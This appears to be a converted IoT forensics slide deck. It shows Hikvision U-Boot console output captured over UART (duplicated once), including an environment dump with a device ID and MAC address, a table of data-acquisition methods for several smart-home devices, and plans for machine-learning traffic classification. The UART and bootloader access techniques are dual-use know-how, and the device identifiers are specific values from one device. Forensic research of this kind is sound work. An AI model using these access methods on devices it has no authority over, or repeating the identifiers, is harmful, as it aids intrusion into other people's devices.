U-Boot 2017.09-svn60024 (May 21 2021 - 17:23:40 +0800), Build: jenkins-Backend-BSP-CCI-340)
```

```
DRAM: 512 MiB
NAND: 128 MiB
env_nand_load:read nand env0 successful
env_nand_load:crc env0 successful
env_nand_load:read nand env1 successful
env_nand_load:crc env1 successful
In:  uart@0x18300000
Out: uart@0x18300000
Err: uart@0x18300000
Net:  eth0: ethernet@1b900000
Chip-mode : sec-chip
Hit ctrl+u to stop autoboot:  0
```

```
HKVS $ setenv 'help'
```

```
?      - alias for 'help'
base   - print or set address offset
bdinfo - print Board Info structure
bootelf - Boot from an ELF image in memory
bootm  - boot application image from memory
bootp  - boot image via network using BOOTP/TFTP protocol
bootvx - Boot vxdWorks from an ELF image
cdp    - Perform CDP network configuration
chpart - change active partition
cmp    - memory compare
cp     - memory copy
crc32  - checksum calculation
ddr_info - ddr training info molchip soc
dm     - Driver model low level access
echo   - echo args to console
env    - environment handling commands
fdt    - flattened device tree utility commands
go     - start application at address 'addr'
help   - print command description/usage
iminfo - print header information for application image
loop   - infinite loop on address range
md     - memory display
```

```
HKVS $ setenv 'printenv'
```

```
arch=arm
baudrate=115200
board=fy10
board_name=fy10
bootargs=mem=256M console=ttys0,115200n8
bootcmd=tftpbboot 0x82000000 uImage;bootm 0x82000000;
bootdelay=0
chip_type=rt18306m
cpu=armv7
default=mtdparts;ubi part flash_sys0;ubifs mount ubi:sys0;ubifsload 0x82000000 uImage;
deviceID=RkYmqGEhz4QEHa7e7sOR89BX1/Igo=
ethaddr=ac:b9:2f:3a:0f:57
fdtcontroladdr=9fe31910
gatewayip=192.0.0.1
ipaddr=192.0.0.64
mac_mode=switch
mdio_intf=rmi
mtdids=nand0-nandflash0
mtdparts=mtdparts=nandflash0:4m(boot),52m(flash_sys0),52m(flash_sys1)
netmask=255.255.255.0
```

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of NVR

### Acquiring forensic artifacts through the NVR's UART

- The NVR could not acquire the filesystem, only the device configuration information

```
U-Boot 2017.09-svn60024 (May 21 2021 - 17:23:40 +0800), Build: jenkins-Backend-BSP-CCI-340)
```

```
DRAM: 512 MiB
NAND: 128 MiB
env_nand_load:read nand env0 successful
env_nand_load:crc env0 successful
env_nand_load:read nand env1 successful
env_nand_load:crc env1 successful
In:  uart@0x18300000
Out: uart@0x18300000
Err: uart@0x18300000
Net:  eth0: ethernet@1b900000
Chip-mode : sec-chip
Hit ctrl+u to stop autoboot:  0
```

```
HKVS $ setenv 'help'
```

```
?      - alias for 'help'
base   - print or set address offset
bdinfo - print Board Info structure
bootelf - Boot from an ELF image in memory
bootm  - boot application image from memory
bootp  - boot image via network using BOOTP/TFTP protocol
bootvx - Boot vxdWorks from an ELF image
cdp    - Perform CDP network configuration
chpart - change active partition
cmp    - memory compare
cp     - memory copy
crc32  - checksum calculation
ddr_info - ddr training info molchip soc
dm     - Driver model low level access
echo   - echo args to console
env    - environment handling commands
fdt    - flattened device tree utility commands
go     - start application at address 'addr'
help   - print command description/usage
iminfo - print header information for application image
loop   - infinite loop on address range
md     - memory display
```

```
HKVS $ setenv 'printenv'
```

```
arch=arm
baudrate=115200
board=fy10
board_name=fy10
bootargs=mem=256M console=ttys0,115200n8
bootcmd=tftpbboot 0x82000000 uImage;bootm 0x82000000;
bootdelay=0
chip_type=rt18306m
cpu=armv7
default=mtdparts;ubi part flash_sys0;ubifs mount ubi:sys0;ubifsload 0x82000000 uImage;
deviceID=RkYmqGEhz4QEHa7e7sOR89BX1/Igo=
ethaddr=ac:b9:2f:3a:0f:57
fdtcontroladdr=9fe31910
gatewayip=192.0.0.1
ipaddr=192.0.0.64
mac_mode=switch
mdio_intf=rmi
mtdids=nand0-nandflash0
mtdparts=mtdparts=nandflash0:4m(boot),52m(flash_sys0),52m(flash_sys1)
netmask=255.255.255.0
```

# IV. Conclusion and Future reserch



# 4. Conclusion and Future Research



## Acquiring forensic artifacts result

### Results based on data Acquiring method

- Since each manufacturer has different data and collection methods, a clear data collection method is needed.

Device	Method of data Acquisition	Acquired data
Samsung Smart hub	App	Device information, logs, related firmware
	Port scan	Port information that could be a vulnerability
	Uart	Device information, Kernal and OS message
Xiaomi Smart hub	App	Device information, logs, related firmware
	Uart	Device information, Kernal and OS message
Aqara Smart hub	Uart	Device information, Kernal and OS message
	Telnet	Root File system and volatility Information
Hikvision IP camera	Uart	HKVS shell, Environment Variables settings
	Memory dump	Root Files system
Hikvision NVR	SSH	Psh(Protect shell), Environment Variables settings
	Uart	Kernal and OS message, Psh(Protect shell)

# 4. Conclusion and Future Research



## Network traffic analysis based on machine learning

### The problem


- Network traffic analysis is an important part of the intrusion investigation process
- However, communication between IoT devices is mostly encrypted, making it difficult to identify which device sent which packet

### Purposed solution

- Present a framework for packet classification using machine learning classification algorithms based on header information

### Expected effects

- Enables systematic categorization of encrypted packets
- Identify devices that participated in malicious traffic, which can contribute to intrusion investigations




# 4. Conclusion and Future Research



## Network traffic analysis based on machine learning

### The process for network traffic analysis

- Establish a comprehensive procedure for systematic traffic analysis and identification



# 4. Conclusion and Future Research



## Setting up the traffic collection and analysis environment

### Samsung SmartThings


- Smart Hub
- IP Camera
- Multipurpose Sensor
- Smart Remote Switch

### Xiaomi

- Smart Hub
- Door Open Sensor
- IP Camera

### Aqara

- Smart Hub
- Smart Temperature Sensor
- IP Camera
- Door Open Sensor



# 4. Conclusion and Future Research



## Setting up the traffic collection and analysis environment

### Tools used to collect data

- CC2531 for Zigbee devices
- Ubertooth-One for Bluetooth devices
- Wireless LAN router for Wi-Fi devices
- Wireshark for packet monitoring

### Packet collection and analysis methods

- Connect the tools for data collection to the laptop and capture the network traffic between each terminal and the hub using Wireshark






# 4. Conclusion and Future Research



## Establish data preprocessing procedures

Extraction of packet header information for classification

- To preprocess the obtained packet information, extract the following features based on the header information of the packet.
  - Packet Direction(Source IP and Destination IP)
  - Packet Size
  - Protocol
  - Received Time




# 4. Conclusion and Future Research



## Establish data preprocessing procedures

Primary classification based on extracted packet header information

- Cluster based on extracted information
  - Categorize to the same cluster if the source and destination IPs match or mirror each other.




# 4. Conclusion and Future Research



## Identify data based on a classification framework

Derive a traffic data classification model based on the classification algorithm

- Establish a hierarchical framework with classification algorithms based on the list of questions below (RF, SVM, RNN, etc.)
  - Is it normal or abnormal traffic? If it is abnormal traffic, can it be categorized according to the type of attack?
  - Can the traffic be categorized into classes such as sensing, actuation and video streaming?
  - Can the manufacturer of the device be identified?



# 4. Conclusion and Future Research



## Network traffic analysis based on machine learning

### Ongoing Tasks

- Monitoring to collect network traffic of appropriate quality and quantity
- Researching on feature extraction methodologies that allow for high accuracy classification
- Establishing a specific hierarchical framework for traffic classification



In the top-left corner, there are several overlapping red geometric shapes, including rectangles and trapezoids, some with white outlines.

# THANK YOU!

